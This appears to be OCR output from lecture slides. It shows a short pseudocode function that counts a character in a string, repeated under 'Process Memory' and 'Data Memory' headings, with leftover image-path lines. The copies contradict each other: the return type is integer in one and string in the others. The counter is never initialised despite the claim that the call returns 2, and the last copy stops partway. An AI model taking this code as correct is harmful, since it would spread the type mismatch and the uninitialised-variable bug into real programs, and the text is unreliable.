


Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```






Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }


6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```



Data Memory

```
0: string count(string s, character c) {
      integer count;
      integer pos;
1:    for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
        if (s[pos] == c) count = count + 1;
3:
      }
4:
      return count;
5:
   }

